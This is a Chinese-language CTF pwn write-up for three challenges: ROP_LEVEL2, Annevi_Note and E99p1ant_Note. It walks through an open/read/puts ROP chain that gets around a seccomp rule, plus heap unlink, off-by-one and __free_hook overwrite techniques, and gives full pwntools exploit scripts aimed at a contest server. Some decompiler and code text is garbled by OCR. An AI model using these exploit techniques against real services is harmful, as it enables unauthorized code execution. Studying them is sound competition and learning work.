


pwn

1.ROP_LEVEL2

例行检查

```
L*] /home/xing/Downloads/POC/POC820
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```


用ida64打开



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    FILE *v3; // rdi
    int v4; // eax
    char buf; // [rsp+0h] [rbp-50h]
    int fd[2]; // [rsp+48h] [rbp-8h]

    setbuf(stdout, OLL, 2, OLL);
    v3 = stdin;
    setbuf(stdin, OLL, 2, OLL);
    init(v3, OLL);
    puts("It's just a little bit harder...Do you think so?");
    read(0, &buf, 0x100ull);
    v4 = open("./some_life_experience", 0);
    *(DWORD *)fd = v4;
    read(v4, &buf, 0x3CuLL);
    puts(&buf);
    read(0, &buf, 0x60ull);
    return 0;
}
```

主要函数



```
int64 init()
{
    _int64 v0; // ST08_8
    v0 = seccomp_init(2147418112LL);
    seccomp_rule_add(v0, OLL, 59LL, OLL);
    seccomp_load(v0);
    return OLL;
}
```

似乎是有某种沙盒保护

从V爷爷博客找了工具

```
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x05 0xc000003e if (A != ARCH_X86_64) goto 0007
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x02 0xffffffff if (A != 0xffffffff) goto 0007
0005: 0x15 0x01 0x00 0x0000003b if (A == execve) goto 0007
0006: 0x06 0x00 0x00 0x7ffff000 return ALLOW
0007: 0x06 0x00 0x00 0x00000000 return KILL
```

应该是禁用了execve系统调用

不能getshell，于是可以用orw

没有发现write函数，可以用puts代替

参考了week1 rop的wp，最后请教了c老板，才知道原来open的返回值也是有顺序的

所以可以未卜先知flag文件打开以后的fd是4，直接将其作为read的第一个参数

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

e = ELF('./ROP')
main = 0x40090F
bss = 0x6010A0
pop_rdi = 0x400a43
pop_rsi_pop_r15 = 0x0400a41

p = process('./ROP')
p = remote("47.103.214.163 ", 20300)
#gdb.attach(p,"b *0x4009D5")

p.recvuntil('Do you think so?\n')

payload = './flag'+p8(0)+p8(0)
payload += p64(bss+0x58)+p64(pop_rsi_pop_r15)+p64(0)+p64(0)+p64(pop_rdi)+p64(bss)+p64(e.plt['open'])
payload += p64(pop_rsi_pop_r15)+p64(bss+0x100)*2+p64(pop_rdi)+p64(4)+p64(e.plt['read'])
payload += p64(pop_rdi)+p64(bss+0x100)+p64(e.plt['puts'])

p.sendline(payload)
p.recvline()

p.sendline('a'*80+p64(bss+8)+p64(0x4009D0))

p.interactive()
```

2.Annevi_Note

例行检查

```
[*] [/home/X1ng/Downloads/Annevi]
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
```

注意到Full RELRO，说明不能覆写got表

用ida64打开

The screenshot shows the IDA Pro interface with the main function selected in the Functions window. The pseudocode view displays the following code:

```
1 int __cdecl _noreturn main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4
5     setbuf(stdin, OLL);
6     setbuf(stdout, OLL);
7     while ( 1 )
8     {
9         while ( 1 )
10        {
11            menu();
12            if ( v3 != 2 )
13                break;
14            delete();
15        }
16        if ( v3 > 2 )
17            break;
18        if ( v3 == 1 )
19            goto LABEL_13;
20        add();
21    }
22    if ( v3 == 3 )
23    {
24        show();
25    }
26    else
27    {
28        if ( v3 != 4 )
29            exit(0);
30        edit();
31    }
32 LABEL_13:
33
34 }
```

Line 27 of 41

00000BC9 main:1 (400BC9)

几个主要函数

The screenshot shows the IDA Pro interface with the add() function selected in the Functions window. The pseudocode view displays the following code:

```
1 int64 add()
2 {
3     signed int i; // [rsp+8h] [rbp-8h]
4     int v2; // [rsp+Ch] [rbp-4h]
5
6     for ( i = 0; ; ++i )
7     {
8         if ( i > 19 )
9             puts("full!");
10        return OLL;
11    }
12    if ( !list[i] )
13        break;
14
15    puts("size?");
16    v2 = readi();
17    if ( v2 <= 143 )
18    {
19        puts("int v2; // [rsp+Ch] [rbp-4h]");
20        exit(0);
21    }
22
23    list[i] = (char *)malloc(v2);
24    printf("content:");
25    read_n(list[i], (unsigned int)v2);
26    puts("done!");
27    return OLL;
28 }
```

The screenshot shows the IDA Pro interface with the show() function selected in the Functions window. The pseudocode view displays the following code:

```
1 int64 show()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
7     if ( list[v1] )
8     {
9         printf("content:");
10        puts(list[v1]);
11    }
12    else
13    {
14        puts("Invalid index!");
15    }
16    return OLL;
17 }
```

FUNCTIONS WINDOW

Function name
atol
exit
start
deregister_tm_clones
register_tm_clones
_do_global_dtors_aux
frame_dummy
readi
read_n
menu
init
add
delete
show
edit
main
__libc_csu_init
__libc_csu_fini
_term_proc
_imp_puts
_imp_read
_imp_free
_imp_putchar
_imp_setbuf
_imp_printf
_imp_malloc
_imp_exit
_imp_stack_chk_fail
_imp__libc_start_main
_imp_atoi

```

1 int64 edit()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
7     if ( list[v1] )
8     {
9         printf("content:");
10        read_n(list[v1], 256LL);
11        puts("done!");
12    }
13    else
14    {
15        puts("Invalid index!");
16    }
17    return OLL;
18 }
```

Line 26 of 41 00000B4B edit:1 (400B4B)

FUNCTIONS WINDOW

Function name
atoi
exit
start
deregister_tm_clones
register_tm_clones
_do_global_dtors_aux
frame_dummy
readi
read_n
menu
init
add
delete
show
edit
main
__libc_csu_init
__libc_csu_fini
_term_proc
_imp_puts
_imp_read
_imp_free
_imp_putchar
_imp_setbuf
_imp_printf
_imp_malloc
_imp_exit
_imp_stack_chk_fail
_imp__libc_start_main
_imp_atoi

```

1 int64 delete()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
7     if ( list[v1] )
8     {
9         free(list[v1]);
10        list[v1] = OLL;
11        puts("done!");
12    }
13    else
14    {
15        puts("Invalid index!");
16    }
17    return OLL;
18 }
```

Line 27 of 41 00000A61 delete:1 (400A61)

结合c老板的unlink教程，可以通过unlink实现任意地址读写

不能覆写got表，所以可以用hook

大概思路就是用unlink让我们申请到在list这块内存上的堆块，用edit函数修改list内容，泄露libc地址，计算偏移 再用unlink让我们申请到在free hook这块内存上的堆块，edit写入system函数的地址即可

```

#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import *

#p = process('./Annevi')
p = remote("47.103.214.163 ", 20301)
#gdb.attach(p,"b *0x400C1B")

def add(content,size='144'):
    p.recvuntil(':')
    p.sendline('1')
    p.recvuntil('size?\n')
    p.sendline(size)
    p.recvuntil('content:')
    p.sendline(content)

def delete(index):
    p.recvuntil(':')
    p.sendline('2')
    p.recvuntil('index?\n')
    p.sendline(index)

def show(index):
    p.recvuntil(':')
    p.sendline('3')
    p.recvuntil('index?\n')
    p.sendline(index)

def edit(index,content):
    p.recvuntil(':')
    p.sendline('4')
    p.recvuntil('index?\n')
    p.sendline(index)
    p.recvuntil('content:')
    p.sendline(content)

list_addr = 0x602040
free_got = 0x601FA0
#-----leak-----
add('a')
add('a')
add('a')
add('a')
add('/bin/sh\0')

edit('0',p64(0)+p64(0x91)+p64(list_addr-0x18)+p64(list_addr-0x10)+'a'*112+p64(144)+p64(0xa0))
delete('1')
edit('0','b'*0x18+p64(free_got))
show('0')
p.recv(8)

free=u64(p.recv(6).ljust(8,'\x00'))
libc = LibcSearcher("free", free)
libcbase=free-libc.dump('free')
system_addr=libcbase+libc.dump('system')
free_hook=libcbase+libc.dump('__free_hook')
puts=libcbase+libc.dump('puts')
print hex(free_hook)
#-----leak-----
edit('2',p64(0)+p64(0x91)+p64(list_addr-0x18+0x10)+p64(list_addr)+'a'*112+p64(144)+p64(0xa0))
delete('3')
edit('2','b'*0x18+p64(free_hook))
edit('2',p64(system_addr))
delete('4')S

p.interactive()

```

3.E99p1ant_Note

例行检查

Arch:	amd64-64-little
RELRO:	Full RELRO
Stack:	Canary found
NX:	NX enabled
PIE:	PIE enabled

保护全开

用ida64打开

The screenshot shows the IDA 64-bit debugger interface. The title bar reads "IDA VIEW-A Pseudocode-A Hex View-I Structures Enums Imports Exports". The left pane is titled "Functions window" and lists various functions: _init_proc, free, putchar, puts, __stack_chk_fail, setbuf, printf, read, __libc_start_main, __gmon_start__, malloc, atoi, exit, __cxa_finalize, __start, deregister_tm_clones, register_tm_clones, __do_global_dtors_aux, frame_dummy, readi, read_n, menu, init, add, delete, show, edit, main, __libc_csu_init, and __libc_csu_fini. The "main" function is currently selected and highlighted in pink. The right pane displays the assembly code for the main function:

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    while (1)
    {
        while (1)
        {
            menu();
            v3 = readi();
            if (v3 != 2)
                break;
            delete();
        }
        if (v3 > 2)
            break;
        if (v3 != 1)
            goto LABEL_13;
        add();
    }
    if (v3 == 3)
    {
        show();
    }
    else
    {
        if (v3 != 4)
            exit(0);
    }
LABEL_13:
    edit();
}
```

Line 28 of 44

00000E46 main:1 (E46)

几个主要函数

Function name

```

1 int64 delete()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
7     if ( list[v1] )
8     {
9         free((void *)list[v1]);
10    list[v1] = OLL;
11    sizelist[v1] = 0;
12    puts("done!");
13 }
14 else
15 {
16     puts("Invalid index!");
17 }
18 return OLL;
19 }
```

Line 25 of 44

00000C8D delete1(C8D)

```

1 int64 add()
2 {
3     signed int i; // [rsp+8h] [rbp-8h]
4     signed int v2; // [rsp+Ch] [rbp-4h]
5
6     for ( i = 0; ; ++i )
7     {
8         if ( i > 19 )
9         {
10            puts("full!");
11            return OLL;
12        }
13        if ( !list[i] )
14            break;
15    }
16    puts("size?");
17    v2 = readi();
18    if ( v2 > 256 )
19    {
20        puts("Invalid size!");
21        exit(0);
22    }
23    list[i] = malloc(v2);
24    sizelist[i] = v2;
25    printf("content:");
26    read_n(list[i], v2);
27    puts("done!");
28    return OLL;
29 }
```

Line 24 of 44

00000B80 edit1(B80)

```

1 int64 show()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
7     if ( list[v1] )
8     {
9         printf("content:");
10        puts((const char *)list[v1]);
11    }
12    else
13    {
14        puts("Invalid index!");
15    }
16    return OLL;
17 }
```

Line 26 of 44

00000D2E show1(D2E)

```

1 int64 edit()
2 {
3     int v1; // [rsp+Ch] [rbp-4h]
4
5     puts("index?");
6     v1 = readi();
```

```

    v1 = read();
    if ( list[v1] )
    {
        printf("content:");
        read_n(list[v1], sizelist[v1]);
        puts("done!");
    }
    else
    {
        puts("Invalid index!");
    }
    return 0LL;
}

```

Line 27 of 44 0000DAB edit:1 (DAB)

根据提示存在off-by-one漏洞

```

int64 __fastcall read_n(int64 a1, int a2)
{
    int i; // [rsp+1Ch] [rbp-4h]
    for ( i = 0; i <= a2; ++i )
    {
        read(0, (void *)(i + a1), 1uLL);
        if ( (*(_BYTE *)i + a1) == 10 )
            break;
    }
    return 0LL;
}

```

Line 21 of 44 0000ABC read_n:1 (ABC)

修改下一个堆块的最低位完全可以完成一次unlink

但是这题还开了pie保护，需要泄露libc地址和程序运行的地址

uaf可以泄露main_arena的地址

```

0x564ab049c000 PREV_INUSE {
    prev_size = 0,
    size = 145,
    fd = 0xa61616161616161,
    bk = 0x7fe9912e6b78 <main_arena+88>,
    fd_nextrsize = 0x0,
    bk_nextrsize = 0x0
}

```

但是得找到main_arena与libc基址的偏移

因为没有泄露函数真实地址，所以不知道怎么用LibcSearcher

但是main_arena与libc基址的偏移是不变的，可以通过一次实例计算出来

vmmmap查看libc基址

vmmmap					
LEGEND:	STACK	HEAP	CODE	DATA	RWX
					RODATA
0x564aaafdfc000		0x564aaafdfde000	r-xp	2000 0	/home/x1ng/Downloads/E99
0x564aafffd000		0x564aafffe000	r--p	1000 1000	/home/x1ng/Downloads/E99
0x564aafffe000		0x564aaffff000	rwp	1000 2000	/home/x1ng/Downloads/E99
0x564ab049c000		0x564ab04bd000	rwp	21000 0	[heap]
0x7fe990f22000		0x7fe9910e2000	r-xp	1c0000 0	/lib/x86_64-linux-gnu/libc-2.23.so
0x7fe9910e2000		0x7fe9912e2000	---p	200000 1c0000	/lib/x86_64-linux-gnu/libc-2.23.so
0x7fe9912e2000		0x7fe9912e6000	r--p	4000 1c0000	/lib/x86_64-linux-gnu/libc-2.23.so
0x7fe9912e6000		0x7fe9912e8000	rwp	2000 1c4000	/lib/x86_64-linux-gnu/libc-2.23.so
0x7fe9912e8000		0x7fe9912ec000	rwp	4000 0	
0x7fe9912ec000		0x7fe991312000	r-xp	26000 0	/lib/x86_64-linux-gnu/ld-2.23.so
0x7fe9914f5000		0x7fe9914f8000	rwp	3000 0	
0x7fe991511000		0x7fe991512000	r--p	1000 25000	/lib/x86_64-linux-gnu/ld-2.23.so
0x7fe991512000		0x7fe991513000	rwp	1000 26000	/lib/x86_64-linux-gnu/ld-2.23.so
0x7fe991513000		0x7fe991514000	rwp	1000 0	
0x7ffdcd3e9000		0x7ffdcd40a000	rwp	21000 0	[stack]
0x7ffdcd531000		0x7ffdcd534000	r--p	3000 0	[vvar]
0x7ffdcd534000		0x7ffdcd536000	r-xp	2000 0	[vdso]
0xffffffffffff600000	0xffffffffffff601000		r-xp	1000 0	[vsyscall]

计算得到libc基址

还需计算system、free_hook的地址

通过在线网站可以查找到这题与上一题Annevi_Note使用的libc相同

libc database search

View source here
Powered by libc-database
Visit [decode.blukat.me](#) too!

Query	show all libs / start over
free	4f0
+	Find

Matches
libc6_2.23-0ubuntu10_amd64 libc6_2.23-0ubuntu11_amd64

Symbol	Offset	Difference
system	0x045390	0x0
free	0x0844f0	0x3f160
open	0x0f7030	0xb1ca0
read	0x0f7250	0xb1ce0
write	0x0f72b0	0xb1f20
str_bin_sh	0x18cd57	0x1479c7

可以修改一下Annevi_Note的exp，让其输出free_hook与libc基址的偏移

```
free=u64(p.recv(6).ljust(8,'\\x00'))\nlibc = LibcSearcher("free", free)\nlibcbase=free-libc.dump('free')\nsystem_addr=libcbase+libc.dump('system')\nfree_hook=libcbase+libc.dump('__free_hook')\nputs=libcbase+libc.dump('puts')\nprint hex(free_hook - libcbase)
```

得到偏移

```
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.\n0x3c67a8
```

但是想了很久也想不出来怎么泄露程序运行基址

但是联想到上周同样的开启pie的形而上的坏死后面卡在没有注意到无符号整型与有符号整型转换的漏洞，所以特意看了一下，发现这题从在同样的漏洞，而且

bss段：



由 Xnippet 截图

```
.got:00000000000201FF8 _got          ends
.got:00000000000201FF8
.data:00000000000202000 ; =====
.data:00000000000202000
.data:00000000000202000 ; Segment type: Pure data
.data:00000000000202000 ; Segment permissions: Read/Write
.data:00000000000202000 ; Segment alignment 'qword' can not be represented in assembly
.data:00000000000202000 _data      segment para public 'DATA' use64
.data:00000000000202000 assume cs:_data
.data:00000000000202000 ;org 20200h
.data:00000000000202000 public __data_start ; weak
.data:00000000000202000 __data_start db 0           ; Alternative name is '__data_start'
.data:00000000000202000                         ; data_start
.data:00000000000202001 db 0
.data:00000000000202002 db 0
.data:00000000000202003 db 0
.data:00000000000202004 db 0
.data:00000000000202005 db 0
.data:00000000000202006 db 0
.data:00000000000202007 db 0
.data:00000000000202008 public __dso_handle
.data:00000000000202008 __dso_handle dq offset __dso_handle ; DATA XREF: __do_global_dtors_aux+1
.data:00000000000202008                         ; .data:__dso_handle
.data:00000000000202008 _data      ends
LOAD:00000000000202010 ; =====
LOAD:00000000000202010
LOAD:00000000000202010 ; Segment type: Pure data
LOAD:00000000000202010 ; Segment permissions: Read/Write
LOAD:00000000000202010 LOAD      segment byte public 'DATA' use64
LOAD:00000000000202010 assume cs:LOAD
LOAD:00000000000202010 ;org 202010h
LOAD:00000000000202010 public __bss_start
LOAD:00000000000202010 __bss_start db ? ; ; DATA XREF: LOAD:00000000000004A8+o
LOAD:00000000000202010                         ; LOAD:00000000000004D8+o ...
LOAD:00000000000202010 ; Alternative name is '_edata'
LOAD:00000000000202010 ; __TMC_END__
LOAD:00000000000202010 ; _edata
LOAD:00000000000202010 ; __bss_start
LOAD:00000000000202010 ; _edata
LOAD:00000000000202011 db ? ;
LOAD:00000000000202012 db ? ;
LOAD:00000000000202013 db ? ;
LOAD:00000000000202014 db ? ;
LOAD:00000000000202015 db ? ;
LOAD:00000000000202016 db ? ;
LOAD:00000000000202017 unk_202017      ; DATA XREF: deregister_tm_clones+7+o
LOAD:00000000000202018 db ? ;
LOAD:00000000000202019 db ? ;
LOAD:0000000000020201A db ? ;
LOAD:0000000000020201B db ? ;
LOAD:0000000000020201C db ? ;
LOAD:0000000000020201D db ? ;
LOAD:0000000000020201E db ? ;
LOAD:0000000000020201F db ? ;
LOAD:0000000000020201F LOAD      ends
LOAD:0000000000020201F
.bss:00000000000202020 ; =====
.bss:00000000000202020
.bss:00000000000202020 ; Segment type: Uninitialized
.bss:00000000000202020 ; Segment permissions: Read/Write
.bss:00000000000202020 ; Segment alignment '32byte' can not be represented in assembly
.bss:00000000000202020 _bss      segment para public 'BSS' use64
.bss:00000000000202020 assume cs:_bss
.bss:00000000000202020 ;org 202020h
.bss:00000000000202020 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:00000000000202020 completed_7594 db ? ; DATA XREF: __do_global_dtors_aux+tr
.bss:00000000000202020                         ; __do_global_dtors_aux+29+tw
.bss:00000000000202021 align 20h
.bss:00000000000202040 public list
.bss:00000000000202040 _QWORD list[20]
.bss:00000000000202040 list      dq 14h dup(?) ; DATA XREF: add:loc_BA4+o
.bss:00000000000202040                         ; add+7D+o ...
.bss:000000000002020E0 public sizelist
.bss:000000000002020E0 _DWORD sizelist[20]
.bss:000000000002020E0 sizelist dd 14h dup(?) ; DATA XREF: add+8E+o
.bss:000000000002020E0                         ; dele+6C+o ...
.bss:000000000002020E0 _bss      ends
.bss:000000000002020E0
.prgend:00000000000202130 ; =====
```

内容:

```
pwndbg> x/20gx $rebase(0x202000)
0x564aafffe000: 0x0000000000000000 0x0000564aafffe008
0x564aafffe010: 0x0000000000000000 0x0000000000000000
0x564aafffe020: 0x0000000000000000 0x0000000000000000
0x564aafffe030: 0x0000000000000000 0x0000000000000000
0x564aafffe040: 0x0000564ab049c010 0x0000564ab049c0a0
0x564aafffe050: 0x0000564ab049c130 0x0000564ab049c1c0
0x564aafffe060: 0x0000564ab049c250 0x0000000000000000
0x564aafffe070: 0x0000000000000000 0x0000000000000000
0x564aafffe080: 0x0000000000000000 0x0000000000000000
0x564aafffe090: 0x0000000000000000 0x0000000000000000
```

发现list往前7*8位存着某个bss段的地址

所以可以利用show(-7)泄露程序运行基址

exp:

```
由 Xnlp 截图
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

#fastbin /136/ unsortedbin
#main_arena+88 = 0x7fffff7dd1b78
#libcbase = 0x7fffff7a0d000
#main_arena - libcbase = 0x3C4B20

#system = libcbase - 0x045390
#free_hook = libcbase - 0x045390

p = process('./E99')
#p = remote("47.103.214.163 ", 20302)
#gdb.attach(p,"b *$rebase(0xE99)")

def add(content,size='136'):
    p.recvuntil('\'\':')
    p.sendline('1')
    p.recvuntil('\'size?\n\'')
    p.sendline(size)
    p.recvuntil('\'content:\'')
    p.sendline(content)

def delete(index):
    p.recvuntil('\'\':')
    p.sendline('2')
    p.recvuntil('\'index?\n\'')
    p.sendline(index)

def show(index):
    p.recvuntil('\'\':')
    p.sendline('3')
    p.recvuntil('\'index?\n\'')
    p.sendline(index)

def edit(index,content):
    p.recvuntil('\'\':')
    p.sendline('4')
    p.recvuntil('\'index?\n\'')
    p.sendline(index)
    p.recvuntil('\'content:\'')
    p.sendline(content)

add('a')
add('a')
add('a')
add('a')
add('/bin/sh\0')
#-----leak1-----#
delete('0')
add('a'*7)
show('0')
p.recvline()
main_arena = u64(p.recv(6).ljust(8,'\\x00')) - 88

libcbase = main_arena - 0x3C4B20
system_addr = libcbase + 0x045390
free_hook = libcbase + 0x3c67a8
print 'free hook address is:' +str(hex(free_hook))
#-----leak2-----#
show('-7')
p.recv(8)
list_addr = u64(p.recv(6).ljust(8,'\\x00')) - 0x8 + 0x40
print 'list address is:' +str(hex(list_addr))

#-----pwn-----#
payload = p64(0)+p64(0x81)+p64(list_addr-0x18+0x10)+p64(list_addr)+'a'*96+p64(0x80)+p8(0x90)
p.recvuntil('\'\':')
p.sendline('4')
p.recvuntil('\'index?\n\'')
p.sendline('2')
p.recvuntil('\'content:\'')
p.send(payload)

delete('3')
edit('2','b'*0x18+p64(free_hook))
edit('2',p64(system_addr))
delete('4')

p.interactive()
```